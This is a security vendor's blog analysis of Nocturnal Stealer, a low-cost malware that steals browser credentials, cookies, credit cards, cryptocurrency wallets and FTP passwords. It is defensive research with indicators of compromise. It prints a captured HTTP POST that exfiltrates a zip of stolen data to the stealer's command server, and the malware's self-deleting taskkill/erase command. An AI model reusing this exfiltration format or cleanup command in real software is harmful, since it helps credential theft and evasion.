Thief in the night: New Nocturnal Stealer grabs data on the cheap

proofpoint.com/us/threat-insight/post/thief-night-new-nocturnal-stealer-grabs-data-cheap

May 30, 2018

Blog
Threat Insight
Thief in the night: New Nocturnal Stealer grabs data on the cheap

May 30, 2018 Proofpoint Staff


Overview

With the massive ransomware campaigns of 2016 and 2017 taking a backseat to bankers and other malware families, information stealers made up 18% of malicious email payloads in the first part of this year. Proofpoint researchers recently discovered a new stealer, dubbed “Nocturnal Stealer,” most notable as an example of inexpensive commodity malware with significant potential for monetization.

On March 9, a user posted an advertisement for Nocturnal Stealer on an underground forum. The stealer sold for 1500 Rubles, or roughly US$25 at the time of analysis. Nocturnal Stealer is designed to steal the data found within multiple Chromium and Firefox based browsers. It can also steal many popular cryptocurrency wallets as well as any saved FTP passwords within FileZilla. Proofpoint researchers analyzed a sample being dropped in the wild by an unknown loader.

Analysis

We recently observed Nocturnal Stealer being dropped by an unknown loader in the wild. The loader dropped three files, one of which was the information stealer Trojan. The stealer, written in C++, creates a new directory named in the format 'NocturnalXXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX' (the string ‘Nocturnal’ followed by machine’s UUID). A copy of the malware is placed in this directory with random digits in the file name. Nocturnal Stealer stages stolen information in this directory in files such as ‘information.txt’ and ‘passwords.txt’.




```
C:\ProgramData\Nocturnal[redacted]\0266748099.exe
C:\ProgramData\Nocturnal[redacted]\files\information.txt
C:\ProgramData\Nocturnal[redacted]\files\passwords.txt
C:\ProgramData\Nocturnal[redacted]\files\[redacted].zip
```

Figure 1: Directory and files created by the malware

Upon execution, Nocturnal Stealer searches the '%LOCALAPPDATA%' directory for any sensitive data or files related to the browsers, cryptocurrency wallets, and FTP clients it currently targets. If found, the malware copies data into the 'passwords.txt' file. The stolen data for targeted browsers includes login credentials, cookies, web data, autofill data, and stored credit cards.

Nocturnal Stealer copies other information into the "information.txt" file. This includes system information such as machine ID, date/time, installation location, operating system, architecture, username, processor type, video card, and a list of all running processes. The malware only reports some of this information back to the Command and Control (C&C) server via a check-in beacon, but also zips and uploads all of the information contained in the dropped files to the C&C.



```
[========================================================]

[================== Nocturnal Stealer ==================]

[========================================================]

[====================== nctrnl.us  =====================]

[========================================================]


Date: [redacted]
MachineID: [redacted]

IP: [redacted]
Country: [redacted]

Path: C:\ProgramData\Nocturnal[redacted]\[redacted].exe
Windows: Windows 7 [redacted]
Windows Username: [redacted]

Processor: Intel(R) Core(TM)2 Duo CPU     [redacted]
Videocard: Standard VGA Graphics Adapter

[System Processes]
System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
svchost.exe
```

Figure 2: Example contents of information.txt

To avoid detection, Nocturnal Stealer uses several anti-VM and anti-analysis techniques, which include but are not limited to: environment fingerprinting, checking for debuggers and analyzers, searching for known virtual machine registry keys, and checking for emulation software. We commonly observe this step in some mainstream crimeware, but it is unusual for most of the budget crimeware we analyze.

Network Traffic Analysis

Nocturnal Stealer makes two initial requests to retrieve the infected machine’s external IP address and country code, using the free service ip-api.com. Once the malware has acquired this information, the main C&C traffic begins. It utilizes an HTTP POST method for the initial check-in to report the infected machine information to the C&C server. This POST uses the User-Agent 'Nocturnal/1.0' which contains the name and the version of the stealer. This may indicate that this is the first major version of this Nocturnal Stealer to be observed in the wild.


Nocturnal Stealer utilizes a multi-part HTTP POST form containing stolen information to send to the C&C. This report contains relevant information for tracking infections and managing infected clients such as: HWID, OS, system architecture, and username. Importantly, this report also contains a zip archive with the harvested data. The first text file, passwords.txt, which is attached even if empty, contains passwords recovered from various browsers or wallets from the infected machine. The 'information.txt' file contains a system report of generic information about the infected machine, similar to what is observed in the other parts of the HTTP POST. This contains additional information, however, including running processes on the infected machine.

Furthermore, if Nocturnal Stealer finds relevant data on the machine -- such as stored credit cards, cookies, or other browser information -- this will be included in the .zip containing system information. For example, if a system had stored Chrome and Firefox data, it would appear in the zip as:

- autofill_Google Chrome_Default.txt
- cc_Google Chrome_Default.txt
- cookies_Google Chrome_Default.txt
- cookies_Mozilla Firefox_<user_id>.default.txt

Once Nocturnal Stealer is done searching for relevant data, zipping data to be exfiltrated, and sending it to the C&C, it runs a simple command to kill the stealer task as well as remove the dropped files:

```
cmd.exe /c taskkill /im <random_digits>.exe /f & erase C:\ProgramData\Nocturnal<System_UUID>\<random_digits>.exe & exit
```



```
POST /server/gate.php HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg,
image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=[redacted]
Content-Length: [redacted]
User-Agent: Nocturnal/1.0
Host: nctrnl.us
Connection: Keep-Alive
Cache-Control: no-cache

--[redacted]
Content-Disposition: form-data; name="hwid"

[redacted]
--[redacted]
Content-Disposition: form-data; name="os"

Windows 7 [redacted]
--[redacted]
Content-Disposition: form-data; name="platform"

x64
--[redacted]
Content-Disposition: form-data; name="profile"

[redacted]
--[redacted]
Content-Disposition: form-data; name="user"

STRAZNJICA.GRUBUTT
--[redacted]
Content-Disposition: form-data; name="pcount"

[redacted]
--[redacted]
Content-Disposition: form-data; name="cccount"

[redacted]
--[redacted]
Content-Disposition: form-data; name="ccount"

[redacted]
--[redacted]
Content-Disposition: form-data; name="logs"; filename="[redacted]
.zip"
Content-Type: zip

PK........H..L..a........."...autofill_Google Chrome_Default.txtUT
.....Z...Z...Z[0.....PK........H..L[...8...0.......cc_Google Chrome_Default.txtUT
```

Figure 3: Nocturnal Stealer C&C Communications

Nocturnal Stealer advertises two-factor authentication to its C&C panel (Figure 4).





Figure 4: Nocturnal Stealer C&C panel

The advertisement touts the lack of data collection about its users, including IP addresses. It also notes that the operators perform server setup on behalf of the users. However, while this reduces potential setup issues, it also introduces a single point of failure and means that the author of the malware is really in control of all stolen data.

A portion of the advertisement is shown in Figure 5. As noted in the ad, the malware supports 22 popular browsers and their forks: Chromium, Google Chrome, Kometa, Amigo, Torch, Orbitum, Opera, Comodo Dragon, Nichrome, Yandex Browser, Maxthon5, Sputnik, Epic Privacy Browser, Vivaldi, CocCoc, Mozilla Firefox, Pale Moon, Waterfox, Cyberfox, BlackHawk, IceCat, K-Meleon, and others.

It also supports 28 cryptocurrency wallets: Bitcoin Core, Ethereum, ElectrumLTC, Monero, Electrum, Exodus, Dash, Litecoin, ElectronCash, ZCash, MultiDoge, AnonCoin, BBQCoin, DevCoin, DigitalCoin, FlorinCoin, Franko, FreiCoin, GoldCoin, InfiniteCoin, IOCoin, IxCoin, MegaCoin, MinCoin, NameCoin, PrimeCoin, TerraCoin, and YACoin.

Although not pictured in Figure 5, the ad also notes support for the FileZilla FTP client.



Nocturnal Stealer
Двухфакторная аутентификация
Поддержка 22 популярных браузеров и их форков
Поддержка 28 криптовалютных кошельков

Figure 5: A portion of the Nocturnal Stealer advertisement

Conclusion

Nocturnal Stealer is not a particularly advanced piece of malware. However, the new stealer provides a glimpse into the evolving criminal markets that continue to produce new variations on the crimeware we see everyday. Inexpensive, lightweight malware that can be deployed in a one-shot manner by even entry-level cybercriminals to harvest and exfiltrate sensitive data is a real concern for defenders and organizations. Nocturnal Stealer and other malware like it provide a would-be cybercriminal with the means to cause damage and harm to people and companies easily and cheaply.

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
205def439aeb685d5a9123613e49f59d4cd5ebab9e933a1567a2f2972bda18c3	SHA256	Loader
ae7e5a7b34dc216e9da384fcf9868ab2c1a1d731f583f893b2d2d4009da15a4e	SHA256	Nocturnal Stealer
hxxp://nctrnl[.]us/server/gate.php	URL	Nocturnal Stealer C&C

ET and ETPRO Suricata/Snort Signatures

2830957 - ETPRO TROJAN Win32.Nocturnal Stealer Checkin

2830956 - ETPRO TROJAN Win32.Nocturnal Stealer IP Check

2830958 - ETPRO TROJAN Win32.Nocturnal Updater Requesting EXE

Subscribe to the Proofpoint Blog